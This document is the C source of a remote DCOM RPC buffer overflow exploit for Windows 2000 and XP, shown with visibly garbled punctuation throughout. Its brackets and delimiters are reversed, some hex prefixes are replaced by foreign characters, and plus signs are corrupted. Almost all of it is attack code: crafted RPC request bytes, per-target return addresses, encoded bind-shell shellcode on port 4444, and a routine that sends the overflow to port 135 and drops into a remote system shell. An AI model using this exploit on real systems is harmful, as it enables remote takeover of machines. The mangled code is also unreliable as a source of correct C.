                ·x00, 0x01, 0x00, 0x01, 0x00،
        ·xa0, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00،
        ·x04, 0x5D, 0x88, 0x8A, 0xEB, 0x1C, 0xC9, 0x11, 0x9F, 0xE8, 0x08،
                ·x00،
        ·x2B, 0x10, 0x48, 0x60, 0x02, 0x00, 0x00, 0x00
:{

unsigned char request1} = []
        ·x05, 0x00, 0x00, 0x03, 0x10, 0x00, 0x00, 0x00, 0xE8, 0x03, 0x00،
                ·x00, 0xE5, 0x00, 0x00, 0x00, 0xD0, 0x03, 0x00, 0x00, 0x01،
                ·x00, 0x04, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x00, 0x00, 0x32, 0x24, 0x58, 0xFD, 0xCC،
                ·x45, 0x64, 0x49, 0xB0, 0x70, 0xDD, 0xAE, 0x74, 0x2C, 0x96،
                ·xD2, 0x60, 0x5E, 0x0D, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x70, 0x5E, 0x0D, 0x00, 0x02, 0x00, 0x00،
                ·x00, 0x7C, 0x5E, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10،
                ·x00, 0x00, 0x00, 0x80, 0x96, 0xF1, 0xF1, 0x2A, 0x4D, 0xCE،
                ·x11, 0xA6, 0x6A, 0x00, 0x20, 0xAF, 0x6E, 0x72, 0xF4, 0x0C،
                ·x00, 0x00, 0x00, 0x4D, 0x41, 0x52, 0x42, 0x01, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00،
                ·x00, 0x00, 0x00, 0xA8, 0xF4, 0x0B, 0x00, 0x60, 0x03, 0x00،
                ·x00, 0x60, 0x03, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x04،
                ·x00, 0x00, 0x00, 0xA2, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00،
                ·x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x38،
                ·x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00, 0x30،
                ·x03, 0x00, 0x00, 0x28, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00،
                ·x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0xC8،
                ·x00, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x28, 0x03, 0x00،
                ·x00, 0xD8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02،
                ·x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
                ·x00, 0x00, 0x00, 0xC4, 0x28, 0xCD, 0x00, 0x64, 0x29, 0xCD،
                ·x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0xB9،
```

```
٠x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x46, 0xAB, 0x01, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x46, 0xA5, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xA6, 0x01, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x46, 0xA4, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xAD،
٠x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x46, 0xAA, 0x01, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x46, 0x07, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x58،
٠x00, 0x00, 0x00, 0x90, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00،
٠x00, 0x20, 0x00, 0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x30،
٠x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08،
٠x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x50, 0x00, 0x00, 0x00, 0x4F،
٠xB6, 0x88, 0x20, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC،
٠xCC, 0x48, 0x00, 0x00, 0x00, 0x07, 0x00, 0x66, 0x00, 0x06،
٠x09, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x46, 0x10, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x78, 0x19, 0x0C, 0x00, 0x58،
٠x00, 0x00, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00،
٠x00, 0x70, 0xD8, 0x98, 0x93, 0x98, 0x4F, 0xD2, 0x11, 0xA9،
٠x3D, 0xBE, 0x57, 0xB2, 0x00, 0x00, 0x00, 0x32, 0x00, 0x31،
٠x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x80،
٠x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x00, 0x18, 0x43, 0x14, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x60, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x4D،
٠x45, 0x4F, 0x57, 0x04, 0x00, 0x00, 0x00, 0xC0, 0x01, 0x00،
٠x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00،
٠x00, 0x00, 0x46, 0x3B, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00،
```

```
        x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x00,
        x00, 0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01,
        x00, 0x81, 0xC5, 0x17, 0x03, 0x80, 0x0E, 0xE9, 0x4A, 0x99,
        x99, 0xF1, 0x8A, 0x50, 0x6F, 0x7A, 0x85, 0x02, 0x00, 0x00,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC,
        xCC, 0xCC, 0xCC, 0x30, 0x00, 0x00, 0x00, 0x78, 0x00, 0x6E,
        x00, 0x00, 0x00, 0x00, 0x00, 0xD8, 0xDA, 0x0D, 0x00, 0x00,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x2F, 0x0C,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00,
        x00, 0x46, 0x00, 0x58, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01,
        x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x10, 0x00, 0x00,
        x00, 0x30, 0x00, 0x2E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x68,
        x00, 0x00, 0x00, 0x0E, 0x00, 0xFF, 0xFF, 0x68, 0x8B, 0x0B,
        x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        x00, 0x00, 0x00
;{

unsigned char request2} = []
        x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00,
                x00, 0x5C, 0x00, 0x5C, 0x00
;{

unsigned char request3} = []
        x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32,
                x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31,
                x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
                x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
                x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E,
                x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00
;{


unsigned char *targets} = []
        "Windows 2000 SP0 (english)",
        "Windows 2000 SP1 (english)",
        "Windows 2000 SP2 (english)",
        "Windows 2000 SP3 (english)",
```

```
        "Windows 2000 SP4 (english،"(
        "Windows XP SP0 (english،"(
        "Windows XP SP1 (english،"(
        NULL
؛{

unsigned long offsets} = []
        ٠x77e81674،
        ٠x77e829ec،
        ٠x77e824b5،
        ٠x77e8367a،
        ٠x77f92a9b،
        ٠x77e9afe3،
        ٠x77e626ba،
؛{

unsigned char sc[] = "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00" "\xff\xff\xff\xff"    /* return address/*
        \"xcc\xe0\xfd\x7f"        /* primary thread data block/*
        \"xcc\xe0\xfd\x7f"        /* primary thread data block/*
*/  port 4444 bindshell/*
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        \"x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
        \"xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
        \"xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
        \"xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
        \"xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
        \"xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
        \"xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
        \"xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
        \"xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
        \"xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
        \"xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
```

```
\"xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
\"xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
\"xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
\"xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
\"xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
\"xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
\"x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
\"xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
\"x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
\"xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
\"x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
\"xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
\"x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
\"x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
\"x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
\"xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
\"x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
\"x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
\"x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
\"xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
\"x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04;"


unsigned char request4} = []
        ·x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x20, 0x00, 0x00,
                ·x00, 0x30, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88,
                ·x2A, 0x0C, 0x00, 0x02, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
                ·x00, 0x28, 0x8C, 0x0C, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07,
                ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
;{


 ×/ripped from TESO code/×
#ifndef WIN32
void shell (int sock(
}
    int     l;
    char    buf[512;[
    fd_set  rfds;


    while (1} (
```

```
        FD_SET (0, &rfds;(
        FD_SET (sock, &rfds;(

        select (sock ١ ,&rfds, NULL, NULL, NULL;(
        if (FD_ISSET (0, &rfds} ((
            l = read (0, buf, sizeof (buf;((
            if (l <= 0} (
                printf("\n - Connection closed by local user\n;("
                exit (EXIT_FAILURE;(
{
            write (sock, buf, l;(
{

        if (FD_ISSET (sock, &rfds} ((
            l = read (sock, buf, sizeof (buf;((
            if (l == 0} (
                printf ("\n - Connection closed by remote host.\n;("
                exit (EXIT_FAILURE;(
 {            else if (l < 0} (
                printf ("\n - Read failure\n;("
                exit (EXIT_FAILURE;(
{
            write (1, buf, l;(
{
{
{
#endif


int main(int argc, char **argv(
}

        int     sock;
        int     len, len1;
        unsigned int target_id;
        unsigned long ret;
        struct sockaddr_in target_ip;
        unsigned short port = 135;
        unsigned char buf1[0x1000;[
        unsigned char buf2[0x1000;[

#ifdef WIN32
        WSADATA wsaData;
```

```
#endif

        printf("------------------------------------------------------\n:("
        printf("- Remote DCOM RPC Buffer Overflow Exploit\n:("
        printf("- Original code by FlashSky and Benjurry\n:("
        printf("- Rewritten by HDM <hdm [at] metasploit.com>\n:("
        printf("- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>\n:("


        if (argc < 3} (
                printf("- Usage: %s <Target ID> <Target IP>\n", argv[0:([
                printf("- Targets:\n:("
                for(len = 0; targets[len] != NULL; len} (یی
                        printf("-       %d\t%s\n", len, targets[len:([
                {
                printf("\n:("
                exit(1:(
        {

        ×/yeah, get over it/× (:
        target_id = atoi(argv[1:([
        ret = offsets[target_id:[

        printf("- Using return address of 0x%.8x\n", ret:(

        memcpy(sc ۳ ٦ ي (unsigned char *)&ret, 4:(

        target_ip.sin_family = AF_INET:
        target_ip.sin_addr.s_addr = inet_addr(argv[2:([
        target_ip.sin_port = htons(port:(

#ifdef WIN32
        if (WSAStartup(MAKEWORD(2, 0), &wsaData} ((
                printf("WSAStartup failed\n:("
                return 0:
        {
#endif

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1} (
                perror("- Socket:("
#ifdef WIN32
                WSACleanup:()
#endif
                return (0:(
```

```
        {

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0} (
                perror("- Connect:("
#ifdef WIN32
                WSACleanup:()
#endif
                return (0:(
        {

        len = sizeof(sc:(
        memcpy(buf2, request1, sizeof(request1:((
        len1 = sizeof(request1:(

        )×unsigned long *)(request2) = *(unsigned long *)(request2) ي sizeof(sc) / 2:
        )×unsigned long *)(request2 ∧ ي) = *(unsigned long *)(request2 ي (∧ي sizeof(sc) / 2:

        memcpy(buf2 ي len1, request2, sizeof(request2:((
        len1 = len1 ي sizeof(request2:(
        memcpy(buf2 ي len1, sc, sizeof(sc:((
        len1 = len1 ي sizeof(sc:(
        memcpy(buf2 ي len1, request3, sizeof(request3:((
        len1 = len1 ي sizeof(request3:(
        memcpy(buf2 ي len1, request4, sizeof(request4:((
        len1 = len1 ي sizeof(request4:(

        )×unsigned long *)(buf2 ∧ ي) = *(unsigned long *)(buf2 ي (∧ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي x10) = *(unsigned long *)(buf2 • ي x10) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي x80) = *(unsigned long *)(buf2 • ي x80) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي x84) = *(unsigned long *)(buf2 • ي x84) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي xb4) = *(unsigned long *)(buf2 • ي xb4) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي xb8) = *(unsigned long *)(buf2 • ي xb8) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي xd0) = *(unsigned long *)(buf2 • ي xd0) ي sizeof(sc) - 0xc:
        )×unsigned long *)(buf2 • ي x18c) = *(unsigned long *)(buf2 • ي x18c) ي sizeof(sc) - 0xc:

        if (send(sock, bindstr, sizeof(bindstr), 0) == -1} (
                perror("- Send:("
#ifdef WIN32
                WSACleanup:()
#endif
                return (0:(
        {
```

```
        len = recv(sock, buf1, 1000, 0:(

        if (send(sock, buf2, len1, 0) == -1} (
                perror("- Send:("
#ifdef WIN32
                WSACleanup:()
#endif
                return (0:(
        {

#ifdef WIN32
        closesocket(sock:(
        printf("Use Netcat to connect to %s:4444\n", argv[2:([
        WSACleanup:()
#else
        close(sock:(
        sleep(1:(

        target_ip.sin_family = AF_INET:
        target_ip.sin_addr.s_addr = inet_addr(argv[2:([
        target_ip.sin_port = htons(4444:(

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1} (
                perror("- Socket:("
                return (0:(
        {

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0} (
                printf("- Exploit appeared to have failed.\n:("
                return (0:(
        {

        printf("- Dropping to System Shell...\n\n:("

        shell(sock:(
#endif

        return (0:(
{
```